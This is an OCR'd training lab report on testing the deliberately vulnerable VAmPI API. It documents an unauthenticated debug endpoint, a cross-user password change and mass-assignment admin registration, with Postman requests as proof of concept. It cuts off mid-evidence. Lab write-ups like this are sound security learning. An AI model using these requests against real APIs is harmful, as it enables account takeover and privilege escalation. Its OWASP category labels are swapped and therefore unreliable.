Consolidated Report for week1 and week2

Prepared by: Falilat Owolabi
Date: Jan 12th 2026
Target Application reviews: Vamp API and JWT Token analysis
Test Environment: postman, burpsuit, xjwt.io
Review Window: jan 6th - jan 12th 2026
Testing Type: working on review from the initial report submitted

Format

This report is a consolidated report on the initial report submitted for week 1 and week 2 based on the feedback gotten from the reviewer both week 3 and week 4 point is 10 points each. The feedback for week 1 and 2 are highlighted below respectively.

- You need to align your margin so it is not taking too much space.
- Good attempt but i expected you to manually tamper with the token

1. Executive Summary

This report readjust week 1 report for proper margin alignment to avoid it taking too much space and also week2 do more analysis and tampering with the jwt token in scope
Additionally, for week 3, the reviewer asked why I blurred the token in the first screenshot. I apologize for that as I first thought a token is a secret that should not be exposed but now I understand better.

WEEK 1 UPDATED REPORT.
VamPI- lab Report

Environment: analysis of OpenAPI 3.0.1 specification for VAmPI (Vulnerable API); API base URL at `http://localhost:5000`. Analysis performed via OpenAPI specification review, Postman testing,

Format: Combined technical & business-focused report, presented chronologically in the order vulnerabilities were discovered, with mapping to OWASP API Security Top 10 Includes remediation guidance, and PoC evidence from OpenAPI specification analysis.

Executive Summary

Objective:

The goal of this engagement was to perform a comprehensive security audit of the VAmPI (Vulnerable API) application through manual review and Dynamic analysis of its OpenAPI 3.0.1 specification. The assessment aimed to:

1. Review the complete API specification for security misconfigurations and design flaws.

2. Identify missing authentication and authorization controls documented in the specification.

4. Identify improper asset management practices (debug endpoints, administrative functions).

Approach:
Testing was performed from a security Tester perspective using:
● Dynamic analysis of OpenAPI 3.0.1 using Postman.
● Manual review of all endpoints, security schemes, request/response schemas.
● Identification of missing security: sections indicating unauthenticated endpoints.
● Analysis of path parameters and authorization patterns for IDOR vulnerabilities.
● Review of response schemas for excessive data exposure (PII, passwords, admin flags).
● Documentation of improper assets (debug endpoints) in production specifications.

Key high-level findings (prioritized):

1. **Broken Authentication:** debug endpoint (/users/v1/_debug) exposes all user credentials including passwords and admin flags without authentication. (OWASP: API2);

2. **Broken Object Level Authorization (BOLA)**: authenticated users can modify any user's password by changing path parameters; unauthenticated users can enumerate and access user profiles. (OWASP: API1).

3. **Improper Assets Management:** debug endpoint (/users/v1/_debug) exists in production API specification, exposing development/testing functionality. (OWASP: API9)

Business impact: combined findings allow complete authentication bypass, account takeover, credential harvesting, user enumeration and unauthorized administrative actions — all of which would be material in production: regulatory exposure (GDPR/CCPA/HIPAA), financial loss, severe reputational damage, and potential legal liability.

Immediate priorities: remove debug endpoints from production, implement authentication on all sensitive endpoints, enforce object-level and authorization checks,


1 Broken Object Level Authorization: unauthenticated access to user credentials via debug endpoint

How I found it

• reviewing paths section and identified `/users/v1/_debug` endpoint (lines 88-119). The endpoint name contains a `_debug` indicator. Reviewed the response schema and discovered it returns user objects with password fields in plaintext (line 114-116), if the admin boolean flag is true (line 108-110), and email addresses.

Critical finding: no security: section present despite API defining bearerAuth security scheme (lines 9-14). This completely bypasses the authentication system.

Evidence / PoC:



Impact: Complete authentication bypass allowing unauthenticated attackers to retrieve all user credentials including passwords in plaintext, email addresses, usernames, and admin status flags. This enables immediate account takeover, privilege escalation to admin accounts, and credential harvesting for all users in the system.

OWASP mapping: API2: Broken Object Level Authorization.

authentication system completely ineffective, complete credential exposure.

Remediation:

1. Immediate action: remove `/users/v1/_debug` endpoint from production API specification and implementation immediately.
2. Add authentication: require bearerAuth security scheme if debug functionality must exist.
3. Add authorization: ensure only authenticated administrators can access (if absolutely necessary).
4. Secure password storage: verify passwords are hashed and never returned in any API responses.
5. Rotate credentials: force password reset for all users after patching.

Verify fix: GET request to `/users/v1/_debug` should return `404` Not Found or `401` Unauthorized if endpoint exists. No credentials should be returned in any response


2 .Broken Authentication: unauthorized password modification due to weak authentication


How it was found


• Reviewed `PUT /users/v1/{username}/password` endpoint (lines 426-485). authentication required (line 428-429) but username path parameter (lines 435-442) allows targeting any user. The request body accepts a password field (lines 443-453). No authorization verification documented in specification.


Evidence / PoC:

Using the token obtained from name1 during the login endpoint gives access to changing other users password due to broken authentication in the api
Evidence of name1 user changing password of another user
Use 1 logged in as a normal user, got his auth token to be able to perform other actions he is authorized to.


POST
{{baseUrl}}/users/v1/login
Send
Body
raw
{
"username": "name1",
"password": "pass1"
}
200 OK
{
"auth_token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJleHAiOjE3NjM5Mjg4ODcsImlhdCI6MTc2MzkxMDg4NywiczVlIjoibmFtZTEifQ.mbPxXtacvYHxqBTEetOz0DYOVFDSfxGt4qSwzbOBT_M",
"message": "Successfully logged in.",
"status": "success"
}


VAmPI / users / v1 / {username} / password / Update users password
Save
Share
PUT
{{baseUrl}} /users/v1/ :username /password
Send
Docs
Params
Authorization
Headers (11)
Body
Scripts
Settings
Cookies
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL
JSON
Schema
Beautify
{
"password": "pass4"
}
Body
Cookies
Headers (4)
Test Results
204 NO CONTENT
17 ms
154 B
Save Response
{} JSON
Preview
Visualize
1







As provided in the screenshots above, user name1 is able to change the password of name2 as confirmed in the last screenshot.


Impact: Critical account takeover vulnerability. Authenticated users can change any user's password including administrators, enabling complete account hijacking, privilege escalation, and unauthorized system access. Most severe form of broken authentication vulnerability.
OWASP mapping: API1: Broken Authentication (BA).
Remediation:
1. **Implement ownership verification**: verify authenticated_user.username == requested_username.
2. **Require current password**: for security, require current password before allowing change.
3. **Add authorization check**: validate JWT token subject matches path parameter.
4. **Add proper response codes**: include 403 Forbidden for unauthorized attempts.
5. **Password policy**: enforce strong password requirements.
6. **Security monitoring**: log all password change


3. Mass Assignment vulnerability exist in the registration endpoint


How it was found
● The registration endpoint expects user to pass just their username, email and password when they are signing up, but in the documentation, there is another property called admin which is expected to indicate if a logged in user is an admin or not to know if they can perform admin functionality, testing a user who decided to add this admin property during registration is able to register as an admin returned a 200 success code, indicating a malicious user has the opportunity to carry out admin actions which can lead to an exploitation like deleting a legit admin account as demonstrated below
Evidence / PoC:


VAmPI / users / v1 / register / Register new user
Save
Share
POST
{{baseUrl}} /users/v1/register
Send
Docs
Params
Authorization
Headers (10)
Body
Scripts
Settings
Cookies
none
form-data
x-www-form-urlencoded
raw
binary
GraphQL
JSON
Schema
Beautify
{
"username": "attacker",
"password": "attacker123",
"email": "user@tempmail.com",
"admin": true
}
testing showing a malicious user added `admin: true` property
Body
